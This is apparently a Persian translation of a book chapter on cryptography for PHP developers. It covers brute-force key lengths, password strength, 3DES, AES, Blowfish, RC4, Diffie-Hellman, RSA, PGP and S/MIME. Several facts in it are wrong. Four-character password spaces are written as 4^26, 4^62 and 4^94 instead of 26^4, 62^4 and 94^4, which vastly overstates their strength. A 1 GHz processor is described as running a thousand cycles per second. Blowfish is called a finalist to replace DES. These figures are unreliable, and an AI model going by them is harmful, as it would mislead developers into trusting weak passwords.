در مثال رمزنگاری ساده، ما از یک کلید ۱۶ بیتی ۱۲۳۴ (چهار عدد ۴ بیتی) استفاده کردیم که دارای ۲ به توان ۱۶ یا ۶۵۵۳۶ مقدار ممکن است. اگر در هر ثانیه یک بار کلید را حدس بزنید، می‌توانید هر مقدار ممکن را در زمانی بیش از ۱۸ ساعت، امتحان کنید. اگر انگیزه‌ی لازم را داشته باشید، می‌توانید این کار را با یک مداد و کاغذ انجام دهید، خصوصا اگر فرض کنیم که (همان‌طور که جامعه‌ی رمزنگاری فرض می‌کند) به صورت متوسط، یک حمله‌ی موفق، نصف زمانی را صرف می‌کند که جهت بررسی تمامی مقادیر ممکن، لازم است. از سوی دیگر، یک کلید ۱۲۸ بیتی، دارای ۲ به توان ۱۲۸ مقدار ممکن می‌تواند باشد. از آنجا که ۲ به توان ۱۲۸ برابر خواهد بود با 340,282,366,920,938,463,463,374,607,431,768,211,456، سخت نیست که حدس بزنیم که یک کلید با چنین طولی تا حد زیادی در برابر حدس‌های brute-force ایمن است. ولی در صورتی که شما کامل نمی‌توانید این امر را تجسم کنید، یک پردازنده‌ی یک گیگا هرتزی (در حال کار در هزار چرخه در ثانیه) چیزی به اندازه‌ی 10,790,283,070,800,000,000,000,000,000 سال وقت لازم دارد تا هر کدام از ترکیبات ممکن را بررسی کند، با این فرض که هر حدس یک چرخه‌ی CPU طول بکشد. بدون یک پیشرفت قابل توجه در فناوری محاسباتی (مثل محاسبات کوانتوم)، سال‌های فراوانی طول خواهد کشید تا یک قدرت پردازشی بتواند یک کلید ۱۲۸ بیتی را با استفاده از brute force بشکند.

یک الگوریتم درهم‌سازی که یک دایجست نسبتا طولانی را ایجاد می‌کند را نسبتا در برابر حمله‌ی brute-force مقاوم محسوب می‌کنند.

ضعف‌های الگوریتم‌های رمزنگاری می‌تواند طول کلید موثر یا درهم‌سازی را محدود نماید. جهت مثال، زیرمجموعه‌ای از کلیدهای رمزنگاری را می‌توان ساده‌تر از یک زیرمجموعه‌ی دیگر حدس زد چرا که مثلا دارای یک مجموعه مقدار تکراری و یا یک ویژگی ریاضیاتی دیگری هست. اگر این وضعیت وجود داشته باشد، آنگاه تعداد کلیدهایی که یک حمله کننده باید حدس بزند ممکن است تا حد زیادی کاهش یابد. جهت مثال، اگر یک حمله یافت شود که حدس زدن تمام بیت‌ها به غیر از ۴۸ بیت از کلید ۱۲۸ بیتی را تسهیل نماید، آنگاه CPU یک گیگاهرتزی ما تنها به تقریبا ۸۹۲۵ سال وقت نیاز دارد تا تمامی حدس‌های

ممکن را انجام دهد. یک حمله کننده با انگیزه‌ی بالا می‌تواند یک خوشه‌ی عظیم از سیستم‌های با عملکرد بالا را جمع‌آوری کرده و این کلید را در واقع در زمان اندکی، حدس بزند.

همواره به خاطر نمی‌ماند که هنگام انتخاب یک طول کلید جهت حفاظت از داده‌ها از طریق رمزنگاری، شما با وظیفه‌ی غیرممکن تخمین قدرت محاسباتی سیستم‌های ده تا سی سال آینده، مواجه هستید. به هر حال، طول عمر برنامه‌ی شما چقدر خواهد بود؟ به نظر می‌رسد که این مورد به سادگی نادیده گرفته می‌شود چرا که بسیاری برنامه‌های نوشته شده در دهه‌ی ۱۹۷۰ و ۱۹۸۰ همچنان بر روی سیستم‌های اصلی در حال استفاده هستند. بنابراین، یک مقدار رمزنگاری یا درهم‌سازی شده که به صورت کامل در برابر حدس زدن در زمان حال، مقاوم است (به این دلیل که با توجه به قدرت محاسباتی کنونی، حدس زدن آن زمان بیش از حدی نیاز خواهد داشت) ممکن است در انتهای چرخه‌ی عمر برنامه‌ی شما، مقاومت بسیار کمتری داشته باشد (چرا که در آن زمان، قدرت محاسباتی ممکن است صدها برابر بالاتر از امروز باشد و بنابراین طول زمان مورد نیاز جهت حدس زدن کلید، تا حد زیادی کاهش یابد). به یاد داشته باشید که این نقص تابعی از طول کلید و نه طول (و پیچیدگی) داده‌ها هست.

۱،۵ نکته‌ای در خصوص قدرت رمز عبور

هرچند که ما در حال بحث پیرامون کلیدهای رمزنگاری تصادفی بزرگ و مقادیر درهم‌سازی غیر قابل وارون در این بخش هستیم، مهم است که به خاطر داشته باشیم که مقاومت کلی هر سیستمی در برابر حمله براساس قدرت ضعیف‌ترین قسمت است. ممکن است این امر اهمیتی نداشته باشد که شما در حال استفاده از یک درهم‌سازی رمزنگاری ۱۰۲۴ بیتی جهت ذخیره‌ی رمزهای عبور هستید اگر این رمزهای عبور در یک حمله‌ی فرهنگ لغت به سادگی حدس زده شوند. تنها در حدود ۲۳۰ هزار مدخل در فرهنگ لغت عظیم آکسفورد انگلیسی وجود دارد، بنابراین اجازه دادن به کاربران جهت استفاده از لغات انگلیسی به عنوان رمزعبور باعث رسیدن به محافظت و امنیت بالایی نخواهد شد. ولی حتی رمزهای عبور کوتاه می‌توانند قوی باشند اگر نتوان به سادگی آن‌ها را حدس زد. انواع زیر از رمزهای عبور چهار کاراکتری را در نظر بگیرید:

چهار کاراکتر، A-Z همگی حرف بزرگ، منجر به ۴ به توان ۲۶ (4,503,599,627,370,496) ترکیب می‌شود که برابر با یک کلید ۵۲ بیتی است.

چهار کاراکتر، الفبایی و عددی، حروف بزرگ و کوچک، منجر به ۴ به توان ۶۲ ترکیب می‌شود که برابر با یک کلید ۱۲۴ بیتی است.

چهار کاراکتر قابل چاپ ASCII (شامل فاصله) منجر به تعداد عظیم ۴ به توان ۹۴ ترکیب ممکن می‌گردد.

با توجه به اینکه تعداد اندکی از برنامه‌های کنونی، یک رمزعبور را به تنها چهار کاراکتر محدود می‌کنند(مثل ATMهای بانک‌ها که یک استثنای قابل توجه هستند)، رمزعبورها[۷] می‌توانند حفاظت بسیار قوی را ایجاد کنند. متاسفانه، کاربران رمزعبورهایی را ترجیح می‌دهند که به سادگی به خاطر بمانند و شامل الگوهای آشنا یا با تایپ ساده باشند. الگوهای قابل پیش‌بینی تا حد زیادی از قدرت رمز عبور می‌کاهند.

ابزارهای تولید رمز عبوری وجود دارد که تلاش می‌کنند یک تعادل بین قابلیت به خاطرآوری و قابلیت پیش‌بینی را بوجود آورند به این صورت که از الگو های پیچیده‌ای استفاده می‌کنند که شامل ترکیبی از حروف بزرگ، حروف کوچک، اعداد و علامت‌ها می‌باشد. یکی از چنین ابزارهایی، اسکریپت GeodSoft می‌باشد که جهت کاربر، که یا تعدادی بیشتر از رمزهای عبور را ایجاد می‌کند. بر این اساس که از چندین الگوریتمی استفاده می‌کند که باعث می‌شوند رمزهای عبور تصادفی ایجاد شده‌اندکی راحت‌تر به خاطر بمانند، جهت مثال، با تغییر بین جفت حروف بی‌صدا و صدادار به مانند کلمات انگلیسی. ما اعتقاد داریم که، رمزهاعبورهای این چنینی یک مصالحه‌ی قابل قبول بین قدرت رمز عبور و قابلیت استفاده از آن، هستند. یک سری کاملا تصادفی[۸] از کارکترهای ASCII ایمنی بسیار بالاتری خواهد داشت، ولی احتمال بیشتری دارد که در جایی نوشته شود و یا در محلی غیرایمن ذخیره گردد.

یک ملاحظه‌ی نهایی هنگام بررسی قدرت رمزعبور وجود دارد. یک پیمایش بسیار معروف در سال ۲۰۰۴ (که علمی نیست) دریافت که ۷۱ درصد از کاربران تمایل دارند که رمزعبور خود را در برابر یک تکه شکلات فاش کنند. ما معمولا از بحث پیرامون مهندسی اجتماعی به عنوان یک تهدید امنیتی خودداری می‌کنیم ولی واقعیت این است که افراد بشر اغلب ضعیف‌ترین حلقه در هر سیستم ایمنی هستند.

۱،۶ الگوریتم‌های رمزنگاری پیشنهادی

هر چند افزودن رمزنگاری موثر به یک برنامه به زحمت، به درستی انجام می‌شود ولی در نتیجه‌ی تلاش‌های رمزگذاران روشنفکر، برنامه‌های نرم‌افزاری رایگانی وجود دارد که هر کسی می‌تواند مورد استفاده قرار دهد،

---

[۷] Password

[۸] Random

از قبیل mcrypt و کتابخانه‌های OpenSSL - یعنی که هر کسی که تحت تاثیر محدودیت‌های قانونی واردات و یا استفاده از نرم‌افزارهای رمزنگاری قرار ندارد. (به یاد داشته باشید که الگوریتم‌های رمزنگاری ممکن است توسط دولت ایالات متحده و یا سایرین به عنوان سلاح نگریسته شوند؛ به خلاصه‌ی این بحث در انتهای این فصل مراجعه نمایید.)

کتابخانه‌های رمزنگاری از قبیل دو موردی که در بالا مورد اشاره قرار گرفت، اغلب شامل یک تعداد عظیمی از گزینه‌ها و حالات هستند و تعداد مختلفی الگوریتم دارند. تعدادی از الگوریتم‌ها ممکن است به دلیل تاریخی آورده شده باشند و نه به این دلیل که در دنیای واقعی، مفید واقع می‌شوند. سایر الگوریتم‌های آورده شده ممکن است نسبتا جدید باشند و به حد کافی مورد بررسی جامعه‌ی رمزنگاری قرار نگرفته باشند. بنابراین، در این بخش، ما این عقیده را به پیش می‌بریم که رمزهایی که تا حد زیادی مورد استفاده قرار می‌گیرند، همچنین به بهترین شکل مورد بررسی قرار گرفته‌اند و بنابراین در برابر حملات بالاترین مقاومت را دارند و ما بر روی الگوریتم‌هایی تمرکز می‌کنیم که در حال حاضر محبوب هستند و نه الگوریتم‌های که تازه ایجاد شده‌اند. همچنین، خود را محدود به مواردی می‌کنیم که در کتابخانه‌های رایگان مورد استفاده قرارگرفته و در محدودیت حق ثبت قرار ندارند. AES، Blowfish، 3DES، RSA ، و GnuPG به صورت عمومی مورد استفاده قرار گرفته و رایگان هستند و همگی معمولا ایمن محسوب می‌شوند هنگامی که به درستی مورد استفاده قرار گیرند و دارای طول کلید منطقی باشند. تمامی این رمزها (به غیر از GnuPG) جهت برنامه‌های PHP در دسترس هستند به شرطی که پشتیبانی از mcrypt (AES، 3DES ، Blowfish) و یا OpenSSL (RSA) روشن شود. همچنین می‌توان آن‌ها را با فراخوانی برنامه‌های بیرونی از درون PHP مورد استفاده قرار داد (که این امر در ادامه‌ی این فصل مورد بررسی قرا می‌گیرد).

۱,۶,۱ الگوریتم‌های متقارن

همان‌طورکه بیان شد، الگوریتم‌های متقارن، الگوریتم‌هایی هستند که در آن‌ها، هر دو طرف دارای کلید رمز یکسانی می‌باشند. یک مشکل بالقوه با کلیدهای متقارن این است که ممکن است تضمین این مسئله راحت نباشد که این کلید به صورت ایمن از یک طرف به طرف دیگر، انتقال می‌یابد. با این حال، اگر بتوان این کار را انجام داد، آنگاه الگوریتم‌های متقارن می‌توانند سطوح بالایی از رمزنگاری ایمن و ساده را ارائه نمایند.

۱,۶,۱,۱ DES۳

DES۳ (یا DES سه گانه) در ابتدا در حدود سال‌های ۱۹۹۷ تا ۱۹۹۸ توسط والتر تاکمن به عنوان یک به روزرسانی جهت استاندارد رمزنگاری داده (DES که معمولا دس خوانده می‌شود) توسعه یافت. این الگوریتم در اوایل دهه‌ی ۱۹۷۰ توسط تیمی شامل تاکمن در IBM توسعه یافته بود. در ادامه، توسط دفاتر فدرال در سال ۱۹۷۶ توسط مرکز ملی استداندردهای دولت ایالات متحده به پیشنهاد آژانس امنیت ملی (NSA) مورد استفاده قرار گرفت.

DES اولیه دارای مشکل طول کلید کوتاه بود (۵۶ بیت + هشت بیت پاریتی). بیت‌های پاریتی جهت تشخیص خطا در رمزگشایی کلید مورد استفاده قرار می‌گیرند ولی قبل از استفاده شدن جهت رمزگذاری پیام دور ریخته می‌شوند. نظرات دانشگاهی از امنیت ضعیف موجود در چنین کلید کوتاهی، در اواسط دهه‌ی ۱۹۹۰، منجر به حملات brute-force جهت شکستن DES از طریق رمزگشایی یک پیام گردید که ایمن تلقی می‌شد. این تلاش به دلیل رشد بی‌نظیر در قدرت محاسباتی تسهیل شد که طی سال‌های بعد از ۱۹۷۶ رخ داده بود. اولین تلاش موفق تقریبا سه ماه در اوایل ۱۹۹۷ طول کشید ولی تا سال ۱۹۹۹، شکستن موفق را با استفاده از سخت‌افزار سفارشی می‌شد کمتر از یک روز انجام داد. عدم اطمینان به این الگوریتم به دلیل تنفر از کنترل دولت بر روش متخصصان، افزایش یافت و البته به دلیل این شایعات که NSA درخواست داده است که نوعی درب پشتی در این الگوریتم افزوده شود، کاربران حساس فرض نمودند که دولت می‌خواهد از مجامع رمزنگاری جاسوسی کند.

در نتیجه، الگوریتمی که اکنون به عنوان DES۳ یا DES سه‌گانه شناخته می‌شود به وجود آمد. در تلاش جهت بهبود امنیت، این الگوریتم از ترکیبی از سه عملیات DES استفاده می‌کند: ابتدا رمزنگاری، سپس رمزگشایی و سپس رمزنگاری دوباره و هر کدام با یک کلید متفاوت. این فرآیند یک طول کلید موثر برابر با ۱۶۸ بیت (در واقع ۱۹۲ بیت، شامل ۲۴ بیت پاریتی که دور انداخته می‌شوند) را ارائه می‌دهد. هرچند این تغییرات واقعا امنیت را تقویت می‌کند، زیاد طول نکشید که تئوری‌هایی در خصوص چگونگی شکستن آن پیشنهاد شد، که ظاهرا اولین مورد آن (در ۱۹۹۸) از سوی استفان لاکز از دانشگاه مانهایم بود. لاکز روشی جهت شکستن DES۳ در ۲ به توان ۹۰ مرحله‌ی محاسباتی را پیشنهاد داده بود که (اصولا در صورتی که زمان ضروری جهت اجرای چنین محاسباتی را به خاطر داشته باشید، عجیب نیست) تاکنون انجام نشده است.

با این حال، تاکنون، DES (و DES۳) همچنان انتخاب‌های محبوبی جهت رمزنگاری مطالبی هستند که نیازمند رمزنگاری بسیار شدید نمی‌باشند. بخشی از دلیل این محبوبیت این است که DES به مدت طولانی تنها برنامه‌ی از این دست بود، و در نتیجه، تجربه‌ی زیادی در کار با آن وجود دارد و به صورت مکرر مورد استفاده قرار گرفته است.

۱,۶,۱,۲ AES

با درک ضعف‌های ذاتی DES، انستیتوی ملی استانداردها و فناوری (NIST) در ۱۲ سپتامبر ۱۹۹۷، رقابتی جهت یک الگوریتم جایگزین را ایجاد نمود. رمزگذاران بلژیکی، جون دایمون و وینسنت ریجمن یک الگوریتم را پیشنهاد دادند که آن را Rijndael (یک کلمه‌ی ترکیبی ساخته شده از نام‌های این دو که راین-دال تلفظ می‌شود) نامیدند. یک ویرایش محافظه کارانه از Rijndael، استاندارد رمزنگاری پیشرفته (AES)، انتخاب شد و در دسامبر ۲۰۰۱ به عنوان جایگزین رسمی DES مورد استفاده قرار گرفت. استاندارد رسمی AES در مجله‌ی استانداردهای پردازش استاندارد فدرال ۱۹۷، اعلام شد.

AES در ابتدا جهت استفاده از کلیدهای ۱۲۸ بیتی طراحی شده بود ولی طی یکی دو سال بعد اندکی تغییر داده شد تا از کلیدهای ۱۹۲ یا ۲۵۶ بیتی استفاده کند. و این ویرایش‌های پیشرفته‌تر توسط NSA جهت رمزنگاری اسناد فوق محرمانه در سال ۲۰۰۳ نیز تایید شدند.

چنین پشتیبانی دولتی جهت این استاندارد منجر به علاقه‌ی وافر به استفاده‌ی خصوصی از این الگوریتم شده است و امروزه AES، هرچند هنوز نسبتا تازه است، ولی به صورت روزافزونی مورد استفاده قرار می‌گیرد. چیزی که به محبوبیت آن می‌افزاید این واقعیت است که این الگوریتم سریع با استفاده‌ی ساده و بدون استفاده‌ی زیاد از حافظه می‌باشد.

۱,۶,۱,۳ Blowfish

یک الگوریتم رمزنگاری که Blowfish نامیده می‌شود در ابتدا توسط بروس اشنایر در سال ۱۹۹۴ پیشنهاد شد و در نهایت یکی از فینالیست‌ها جهت جایگزینی DES بود. هرچند توسط دولت انتخاب نشد، عموما یک جایگزین قابل قبول جهت AES محسوب می‌شود. این الگوریتم دارای مزیت اضافی بسیار عالی، در منبع باز بودن است و بنابرین دارای حق اختراع و لیسانس و گواهی نمی‌باشد. به دلیل در دسترس بودن، Blowfish به صورت گسترده به عنوان یک روتین محلی در بسیاری از زبان‌ها موجود است و در این میان، یک کاربری PHP شیء گرا با نام LingoFish وجود دارد.

مرکز توسعه فناوری امداد و هدایت عملیات رخدادهای رایانه‌ای

Blowfish قادر به استفاده از طول کلیدها در هر ضریبی از هشت بیت از ۳۲ تا ۴۴۸ می‌باشد. البته، یک طول کلید حداقل ۱۲۸ بیتی باید به عنوان یک حداقل امنیتی واقع‌گرایانه مورد نظر قرار گیرد.

۱,۶,۱,۴ RC4

ما در اینجا یک بحث مختصر در خصوص الگوریتم RC4 ارائه می‌دهیم که تا حد زیادی مورد استفاده قرار گرفته است و تا حدی به این دلیل است که این الگوریتم در کتابخانه‌ی رمزنگاری OpenSSL قرارگرفته است. به این دلیل که یک پیام رمزنگاری شده با RC4 می‌تواند در زمان انتقال بدون تشخیص، تغییر داده شود (در واقع این یکی از ویژگی‌های RC4 می‌باشد)، استانداردهای ما جهت امنیت رمزنگاری را اقناع نمی‌کند و بنابراین استفاده از آن را پیشنهاد نمی‌دهیم.

RC4 در سال ۱۹۸۷ توسط ران ریوست (یکی از مخترعین الگوریتم RSA ، که در بخش «الگوریتم‌های نامتقارن» در این فصل مورد بحث قرار می‌گیرد) توسعه یافت. نام آن به صورت رسمی یک سرواژه جهت «رمز ریوست شماره‌ی ۴» می‌باشد ولی به صورت غیررسمی این نام را سرواژه‌ی «کد شماره‌ی چهار ران» می‌دانند. این یک محصول اختصاصی شرکت امنیتی RSA است که فروشنده‌ی تجاری برتر راه حل‌های امنیتی مبتنی بر RSA می‌باشد.

روش آن، هرچند ابتدا یک راز تجاری بود، در سال ۱۹۹۴ انتشار یافت و تاکنون بسیار معروف شده و مورد استفاده قرار گرفته است. با این حال به این دلیل که نام ان تحت کپی رایت است، این روش را گاهی در ویرایش‌های غیررسمی «ARCFOUR» می‌نامند. RC4 که یک رمز استریم است یک کلید شبه تصادفی را ایجاد نموده و سپس با استفاده از آن، متن هدف را XOR می‌کند. (ما روش XOR را در بخش «الگوریتم‌های مرتبط» در این فصل، تشریح خواهیم نمود).

RC4 روش رمزنگاری استفاده شده با خصوصی سازی برابر سیمی (WEP) و جایگزین آن، یعنی دسترسی حفاظت شده‌ی وای فای (WPA) جهت ارائه‌ی حفاظت (در بهترین حالت، متوسط) جهت شبکه‌های بی‌سیم می‌باشد. این الگوریتم جهت این امر انتخاب شد چرا که در برابر خطاهای نویز یا انتقال در استریم، مقاوم است. در حالی که یک خطا در انتقال اغلب پیام‌های رمزنگاری شده موجب می‌شود که پیام رمزگشایی شده نامفهوم گردد، یک خطا در یک استریم RC4 تنها بر تعداد اندکی از بایت‌های پیام تاثیر می‌گذارد. با این حال متاسفانه، این بدان معنا نیست که یک «خطای» به خوبی ایجاد شده نمی‌تواند توسط یک حمله‌کننده به استریم اضافه شود و این خطا ممکن است در سمت گیرنده، تشخیص داده نشود.

۱,۶,۲ تبادل کلید دیفی-هلمان-مرکل

همان‌طور که قبلا بیان نمودیم، یک مشکل بزرگ در استفاده از رمزنگاری متقارن عبارت است از نیاز دو طرف به داشتن یک کلید مشترک. در سال ۱۹۷۶، ویت‌فیلد دیفی و مارتین هلمان، اولین روش کشف شده جهت تبادل یک کلید رمزی از طریق روش‌های غیر رمزی، توصیف نمودند. در قلب روش تبادل کلید دیفی-هلمان، که همچنین به نام دیفی-هلمان-مرکل، به دلیل کمک‌های همکار آنان، مرکل جهت توسعه‌ی آن، نیز شناخته می‌شود. یک الگوریتم نسبتا ساده است که می‌تواند توسط دو طرف، بر روی کانال‌های عمومی، مورد استفاده قرار گیرد تا یک کلید رمز مناسب را جهت استفاده در رمزنگاری متقارن، تعیین کنند. این سه نفر یک حق ثبت را جهت این روش در سال ۱۹۸۰ دریافت نمودند، که در سال ۱۹۹۷ به اتمام رسید، که این امر باعث می‌شود این روش، گزینه‌ی انتخابی جهت انتقال کلید باشد.

ما با یک ویرایش بسیار ساده شده از الگوریتم دیفی-هلمان-مرکل، نحوه عمل‌کرد آن را نشان می‌دهیم. یک طرف، یک base (پایه) را انتخاب می‌کند که عددی بین ۱ و ۲۵۶ در ویرایش ساده شده‌ی ما می‌باشد، و این پایه را جهت طرف دیگر ارسال می‌کند. هر طرف یک عدد رمز را جهت استفاده به عنوان یک نما با پایه، انتخاب می‌کند. در شبه کد، از تابع pow() در PHP، جهت محاسبه‌ی یک نما استفاده می‌شود.

```
$myResult = pow( $ourBase, $mySecretExponent );
```

به شکل ملموس، اگر تصمیم بگیریم که از یک مقدار ۳ جهت $ourBase استفاده کنیم و من عدد ۳ را به عنوان $mySecretExponent انتخاب کرده باشم، آنگاه $myResult برابر با ۲۷ خواهد بود. اگر شما عدد ۲ را به عنوان $yourSecretExponent انتخاب کنید، آنگاه، $yourResult برابر خواهد بود با ۹.

اکنون هر کدام از ما، نتیجه‌ی خود را جهت طرف مقابل ارسال می‌کنیم. هر طرف عدد دریافتی از طرف دیگر را به عنوان پایه در هنگام اجرای همین عملیات با نمای رمزی خود، مورد استفاده قرار می‌دهد. نتیجه جهت هر دو طرف دقیقا برابر با یک عدد خواهد بود:

```
$ourKey = pow( $yourResult, $mySecretExponent );
```

به شکل ملموس، عدد ۹ شما با نمای ۳ یک کلید برابر با ۷۲۹ را ارائه می‌دهد. عدد ۲۷ با نمای ۲ شما، همین کلید ۷۲۹ را ارائه می‌دهد. این کلید تنها جهت دو نفر ما شناخته شده است. یک حمله کننده می‌تواند کدام از پیام‌های ما را بدزدد (تنها سه مورد، نیاز است جهت انتقال پایه و هر کدام از نتایج) ولی بدون حدس زدن یکی از نماهای رمزی ما (یک احتمال ۱ در ۲۵۶ در ویرایش ساده‌ی ما)، وی نمی‌تواند همین کلید را تولید کند (و بدون این کلید، وی نمی‌تواند پیام‌های ما را رمزگشایی نماید).

البته، در واقعیت، الگوریتم دیفی-هلمان-مرکل از ارقام بسیار بزرگتر و یک روش ریاضیاتی اندکی پیچیده‌تر استفاده می‌کند ولی نتیجه‌ی نهایی یکسان است. هر دو طرف اطلاعات متنی ساده ارسال شده از طریق کانال‌های عمومی را تبدیل می‌نمایند تا به یک رمز مشترک برسند که سپس تبدیل می‌شود به یک کلید جهت استفاده به همراه الگوریتم رمزنگاری متقارن به گونه‌ای که مکالمه می‌تواند به صورت خصوصی ادامه یابد.

۱,۶,۳ الگوریتم‌های نامتقارن

الگوریتم‌های نامتقارن الگوریتم‌هایی هستند که در آن‌ها هر کدام از طرفین، کلید خصوصی مختص به خود را از روی کلید عمومی طرف دیگر ایجاد می‌کند و این کلید خصوصی قادر است چیزی را رمزگشایی کند که توسط کلید عمومی طرف دیگر، رمزنگاری شده است. بنابراین، هیچ نوع انتقال کلیدهای رمز مورد نیاز نمی‌باشد و هر نوع ریسک در معرض تهدید قرار گرفتن، از بین می‌رود.

با این حال، الگوریتم‌های نامتقارن دارای نیاز بسیار بالاتری به محاسبات هستند و بنابراین کندتر از الگوریتم‌های متقارن مبتنی بر بلوک می‌باشند چرا که نیازمند وارد نمودن اعداد صحیح بسیار بزرگ به منظور تاثیرگذاری بر رمزنگاری و رمزگشایی هستند.

۱,۶,۳,۱ RSA

رمزنگاری RSA نام خود را از حرف اول نام مخترعین خود یعنی ران ریوست، ادی شمیر و لئونارد ادلمن از موسسه‌ی فناوری ماساچوست گرفته است. این روش طی سال ۱۹۷۷ به عنوان یک پروژه‌ی مشترک توسعه یافت که ریوست و شمیر در تلاش جهت توسعه‌ی یک الگوریتم غیرقابل شکستن بودند و ادلمن تلاش می‌کرد که روش‌های پیشنهادی آن‌ها را بشکند. هنگامی که یک الگوریتم یافت شد که ادلمن نتوانست بشکند، RSA متولد شد. ریوست، شمیر و ادلمن این الگوریتم را ثبت نمودند و سپس آن را جهت شرکتی گواهی نمودند که جهت کسب درآمد از این الگوریتم ایجاد شده بود یعنی شرکت امنیت داده‌ی RSA (که اکنون شرکت امنیتی RSA نامیده می‌شود).

RSA احتمالا معمول‌ترین الگوریتم رمزنگاری با استفاده‌ی تجاری در دنیای امروز می‌باشد. این الگوریتم در مرورگرهای مدرن قرار گرفته است و به صورت خودکار هنگامی که تراکنش‌های ایمن را انجام می‌دهید، مورد استفاده قرار می‌گیرد. این الگوریتم در برابر تمامی تلاش‌ها جهت شکستن آن، مقاومت کرده است، علی رغم اینکه مخترعین آن به صورت کلی بیان نموده اند که چگونه باید این کار را انجام داد و علی رغم دانش عمومی در خصوص اینکه دقیقا به چه صورت کار می‌کند. این الگوریتم تا حدی به این دلیل موفق

بوده است که از یک کلید بسیار بزرگ استفاده می‌کند؛ حداقل ۱۰۲۴ بیت جهت کاربردهای تجاری، معمول هستند. بنابراین، به درستی الگوریتم نامتقارنی است که باید مورد استفاده قرار دهید.

با این حال، همان‌طور که در بالا اشاره کردیم، هم اندازه‌ی کلید و هم ماهیت این الگوریتم باعث می‌شود که استفاده از RSA یک فرایند گران قیمت باشد؛ بنابراین، یک استفاده‌ی معمول از آن جهت حفاظت از کلیدهای کوتاهتری بوده است که در الگوریتم‌های سریع‌تر مورد استفاده قرار می‌گیرند. بنابراین جهت مثال، کلید خصوصی ۱۲۸ بیتی مورد استفاده در یک تراکنش رمزنگاری شده توسط AES را می‌توان با استفاده از RSA رمزنگاری نمود که این امر اجازه می‌دهد تا ان را بین دو طرف به اشتراک بگذاریم با تضمین اینکه به شکلی ایمن انتقال خواهد یافت. هنگامی که گیرنده، کلید خصوصی خود را جهت رمزگشایی کلید اشتراکی دریافت می‌کند، وی می‌تواند از این کلید جهت رمزگشایی خود پیام استفاده کند. این فرآیند بسیار سریع‌تر از استفاده از RSA جهت کل تراکنش است (مگر اینکه پیام بسیار کوتاه باشد).

۱,۶,۴ روش‌های رمزنگاری ایمیل

رمزنگاری پیام‌های ایمیل، چالش‌های خاصی را به دنبال دارد. کنسرسیوم غیرانتفاعی میل اینترنت تلاش می‌کند تا پیشرفت‌ها در حوزه‌ی رمزنگاری ایمیل را مدیریت کند یا حداقل مورد نظارت قرار دهد و یک منبع خوب جهت اطلاعات دست اول است

دان دیویس در سال ۲۰۰۱ نشان داد که یک رمزنگاری دو امضایی یا دو رمزنگاری جهت تنظیمات واقعی با امنیت بالا مورد نیز است. در بهترین حالتی که می‌توانیم بررسی کنیم هیچ کدام از دو پروتکل موجود تاکنون به این ضعف ضمنی نپرداخته اند.

۱,۶,۴,۱ PGP و GnuPG

خصوصی‌سازی نسبتا خوب (PGP) یک نام فروتنانه است (که تقدیم شده است به خواروبارفروشی تقریبا خوب رالف در برنامه‌ی رادیویی گریسون کیلر با نام «همراه در خانه‌ای در چمنزار») که به الگوریتمی داده شده است که در سال ۱۹۹۱ توسط فیلیپ زیمرمن به عنوان ابزاری جهت رمزنگاری پیام‌های ایمیل، توسعه و انتشار یافت. PGP از ترکیبی از المان‌های هر دو نوع رمزنگاری متقارن و غیرمتقارن (تقریبا شبیه چیزی که اکنون درباره‌ی RSA بیان نمودیم) استفاده می‌کند.

تاریخچه‌ی سیاسی و اجتماعی این الگوریتم هم ابهام‌آمیز و هم جذاب است. زیمرمن روش‌های موجود را تغییر داد تا یک جایگزین را جهت رمزنگاری RSA ایجاد نماید که جهت استفاده در رایانه‌های شخصی

مرکز مدیریت امداد و هماهنگی عملیات در حادثه‌های رایانه‌ای

ایجاد شده بود. زیمرمن (که سابقه‌ی حمایت از حقوق آزاد و حقوق بشر را نیز در کارنامه دارد و در حرکت ضدسلاح‌های هسته‌ای فعال بوده است) از همان ابتدا بیان نمود که انتشار این الگوریتم یک تلاش فعالانه جهت حقوق بشر است که روشی را به صورت رایگان جهت انتقال پیام‌ها ارائه می‌دهد که دیگران نتوانند آن‌ها را بخوانند. اتهامات و دفاعیات شروع شدند: اینکه دولت در تلاش است تا با قراردادن درهای‌پشتی[۹] در بسته‌ها، ارتباطات ایمن را ایجاد نماید؛ که زیمرمن حق ثبت‌های متعلق به شرکت امنیت داده‌ی RSA (RSADS) را نقض نموده است؛ که تروریست‌ها اکنون می‌توانند فعالیت‌های خود را بدون ترس از شناخته شدن انجام دهند. دولت یک بررسی کیفری از زیمرمن را جهت اتهامات نقض محدودیت صادرات، آغاز نمود؛ RSADS نیز به فکر شکایت از وی جهت نقض حق اختراع خود بود. ولی در هر دو پرونده، انتشار گسترده‌ی اطلاعات که از قبل بر روی اینترنت رخ داده بود، به همراه اتمام حق اختراع و بازتعریف محدودیت‌های خبرگان، باعث شد که شکایت‌های این دو طرف، هم بی‌معنی و هم بیهوده شود.

از همان روزهای آغازین، قدرت الگوریتم PGP به صورت گسترده مدنظر قرار گرفته است حتی هنگامی که یک ابهام خاص در خصوص در دسترس بودن آن وجود دارد. MIT و شرکت زیمرمن، شرکت PGP، در حال انتشار ویرایش‌های «رایگان جهت استفاده‌ی غیرتجاری» بوده‌اند ولی اینکه «غیرتجاری» دقیقا چه معنایی دارد هیچ‌گاه به صورت کامل تعریف نشده است و خود شرکت PGP یک ویرایش تجاری را نیز منتشر می‌کند (که مثل همیشه دارای پشتیبانی مربوطه نیز می‌باشد).

در عین حال، RFC 2440، یک ویرایش منبع‌باز[۱۰] از PGP را تعریف نموده است که تحت حمایت اتحاد OpenPGP توسعه‌یافته است. این ویرایش تقریبا قابل کار با خود PGP است. با تلاش جهت تطبیق با استانداردهای OpenPGP، بنیاد نرم‌افزار آزاد، محافظ خصوصی Gnu (GnuPG) را ایجاد نموده است و آن را در مجموعه‌ی خانواده‌ی ابزارهای Gnu قرار داده است که تحت لیسانس Gnu به صورت کاملا رایگان، منتشر می‌شود. امروزه، PGP رقیب RSA در انتشار گسترده است.

---

[۹] Backdoor

[۱۰] Open source

۱,۶,۴,۲ S/MIME

شرکت امنیتی RSA پروتکل افزودنی ایمیل اینترنتی ایمن/چندهدفی را جهت اعمال استاندارد رمزنگاری کلید عمومی (PKCS) شماره‌ی هفت، به‌منظور تعمیم خدمات رمزنگاری به پیام‌های ایمیل، تهیه نموده است (http://www.rsasecurity.com/rsalabs/node.asp?id=2129). این موضوع در RFC3851 تعریف شده است (در دسترس در آدرس http://www.ietf.org/rfc/rfc3851.txt).

